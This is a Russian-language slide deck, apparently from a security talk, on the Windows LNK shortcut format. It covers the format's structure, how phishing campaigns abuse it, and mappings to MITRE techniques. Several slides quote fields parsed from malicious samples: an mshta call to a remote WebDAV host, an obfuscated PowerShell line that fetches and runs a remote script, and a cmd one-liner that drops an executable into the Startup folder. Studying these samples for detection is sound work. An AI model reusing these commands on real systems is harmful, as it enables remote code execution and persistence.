





Что несут в себе LNK?

Vadim Varganov
@detectioneasy

Почему стоит знать?



Blue Team



Red Team

LNK является криминалистическим
артефактом

LNK часто используется при фишинге



Что такое LNK-файл?

Структура LNK

SHELL_LINK

SHELL_LINK_HEADER

LINKTARGET_IDLIST*

LINKINFO*


STRINGDATA*

EXTRADATA*


* optional



Структура LNK




Структура LNK



Структура LNK



Структура LNK



Структура LNK

SHELL_LINK

EXTRADATA*

EXTRA_DATA_BLOCK

CONSOLE_PROPS

CONSOLE_FE_PROPS

DARWIN_PROPS

ENVIRONMENT_PROPS

ICON_ENVIRONMENT_PROPS

KNOWN_FOLDER_PROPS

PROPERTY_STORE_PROPS

SHIM_PROPS

TRACKER_PROPS

VISTA_AND_ABOVE_IDLIST_PROPS




MachineID

Droid

DroidBirth

Как создать LNK?

```
# Создаем COM-объект WScript.Shell  
$WshShell = New-Object -ComObject WScript.Shell  
  
# Путь для сохранения ярлыка  
$ShortcutPath = "$env:USERPROFILE\Desktop\MyApplication.lnk"  
  
# Создаем ярлык  
$Shortcut = $WshShell.CreateShortcut($ShortcutPath)  
  
# Путь к целевой программе и рабочая директория  
$Shortcut.TargetPath = "C:\Path\To\Your\Program.exe"  
$Shortcut.WorkingDirectory = "C:\Path\To\Your\AppFolder"  
  
# Параметры командной строки  
$Shortcut.Arguments = "/silent /norestart"  
  
# Описание ярлыка и путь к иконке  
$Shortcut.Description = "Запуск My Application"  
$Shortcut.IconLocation = "C:\Path\To\Icon.ico,0"  
  
# Сохраняем ярлык  
$Shortcut.Save()
```





Почему хакеры полюбили LNK-файл?

Примеры атак



Call It What You Want:
Threat Actor Delivers
Highly Targeted
Multistage Polyglot
Malware

Proofpoint



False domain names and
new attack chains:
Research on cyber
offensives by Patchwork
organization against
China

ctfiot



Analyzing
SLOW#TEMPEST
Campaign's Advanced
Tactics, Techniques, and
Procedures (TTPs)

picussecurity



Ghost in the Shell: Null-
AMSI Evading Traditional
Security to Deploy
AsyncRAT

cyble

В чем проблема?



Вам точно пришел pdf/docx?

Это документы?




DOC?

Имя



b4dd7aba7024dcb2d85915bbc04f8f1885a8d1699ea0b9e72cf1d98274f2e4e.doc



PDF?

Имя



4073f15bf39ab5278e3de99177841f15ef369f9e55a8ef6c448ff806558ed96f.pdf



Какие техники позволяют
реализовать LNK?

NTLM Leak



В поле **ICON_LOCATION**
указана ссылка на
сетевую папку

В поле **WORKING_DIR** указана ссылка на сетевую папку

В поле
LINKTARGET_IDLIST*
указана ссылка на
сетевую папку

| ICON_LOCATION | | | |
|----------------|------------------------------|-------|--------|
| Имя | Дата изменения | Тип | Размер |
| cmd.exe | 07.03.2025 14:47 | Ярлык | 2 КБ |
| Объект: | C:\Windows\System32\cmd.exe | | |
| Рабочая папка: | \\\192.168.100.125\qwer\qwer | | |
| Быстрый вызов: | нет | | |
| Окно: | Обычный размер окна | | |
| Комментарий: | | | |

System Binary Proxy Execution (T1218)

| | |
|--------------------------|--|
| > eShellLinkHeader | |
| HeaderSize | 76 |
| > LinkCLSID[16] | {00021401-0000-0000-C000-000000000046} |
| > eLinkFlags | |
| > eFileAttributes | FILE_ATTRIBUTE_ARCHIVE |
| CreationTime | 11/13/2024 03:14:06 UTC |
| AccessTime | 11/13/2024 03:14:06 UTC |
| WriteTime | 11/13/2024 03:14:06 UTC |
| FileSize | 32768 |
| IconIndex | 11 |
| ShowCommand | SW_SHOWMINNOACTIVE (7) |
| HotKey | UNKNOWN |
| Reserved[0] | 0 |
| Reserved[1] | 0 |
| Reserved[2] | 0 |
| > eLinkTargetIDList | CLSID_{MyComputer}\C:\Windows\System32\mshta.exe |
| > eLinkInfo | |
| > RELATIVE_PATH | ..\..\..\Windows\System32\mshta.exe |
| > COMMAND_LINE_ARGUMENTS | "(refurbished-john-rerowsers-guaranteedtrycloudflare.com@SSL)DavWWWRoot\kak.htm" |
| > ICON_LOCATION | C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe |

Злоумышленники могут остаться незамеченными, выполняя вредоносный код через доверенные исполняемые файлы



Command and Scripting Interpreter (T1059)

| | |
|------------------------|---|
| sLinkTargetIDList | CLSID_MyComputer\{C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| IDListSize | 525 |
| > sIDList[0] | CLSID_MyComputer |
| > sIDList[1] | C:\ |
| > sIDList[2] | Windows |
| > sIDList[3] | System32 |
| > sIDList[4] | WindowsPowerShell |
| > sIDList[5] | v1.0 |
| > sIDList[6] | powershell.exe |
| TerminalID | 0 |
| RELATIVE_PATH | ..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| COMMAND_LINE_ARGUMENTS | .([char]105+[char]101+[char]120)('m££sh£££t££a££ £h£t£££t£££ps£££:£//£a££p££p££s££-£a££ct££i£££o££n£££s£.£c£££om/£h£££m££r££c££' -replace '£')" |
| ICON_LOCATION | C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe |

Атакующие используют
интерпретаторы команд и скриптов
для выполнения вредоносных
нагрузок или достижения своих
целей

Obfuscated Files or Information: Command Obfuscation (T1027.010)

| | |
|-------------------------------|--|
| sLinkTargetIDList | CLSID _MyComputer\{C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| IDListSize | 525 |
| > sIDList[0] | CLSID _MyComputer |
| > sIDList[1] | C:\ |
| > sIDList[2] | Windows |
| > sIDList[3] | System32 |
| > sIDList[4] | WindowsPowerShell |
| > sIDList[5] | v1.0 |
| > sIDList[6] | powershell.exe |
| TerminalID | 0 |
| RELATIVE_PATH | ..\\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| COMMAND_LINE_ARGUMENTS | .([char]105+[char]101+[char]120)('m££sh£££t££a££ £h£t£££t£££ps£££:£//£a££p££p££s££-£a££ct££i£££o££n£££s£.£c£££om/£h£££m££r££c££' -replace '£') |
| ICON_LOCATION | C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe |
| > sLinkTargetIDList | CLSID _MyComputer\{C:\Windows\SYSTEM32\cmd.EXE |
| > COMMAND_LINE_ARGUMENTS | /V:on/cSet Y=Severance.S02E02.1080p.WEB.H264-SuccessfulCrab.mkv&Set P="%AppData%\microsoft\WINDOWS\Start Menu\programs\STARTUP\%USERNAME%.exe"&(If not exist !P! findstr/V "cmd.EXE 6j8%Time:~7,1%%Time:~-2%" !Y!.Lnk>!P!&start "" !P!)&cd %TMP%&ECHO.>!Y!&start !Y! |
| > ICON_LOCATION | .\Severance.S02E02.1080p.WEB.H264-SuccessfulCrab.mkv |
| sExtraData | |
| sEnvironmentVariableDataBlock | |
| Size | 788 |
| Signature | 2684354561 |
| > TargetANSI[260] | %ComSpec% |
| > TargetUnicode[260] | %ComSpec% |
| TerminalBlock | 0 |

Злоумышленники могут
кодировать/обfuscировать
команды и аргументы,
чтобы обойти обнаружение

Obfuscated Files or Information: Steganography (T1027.003)

Usage

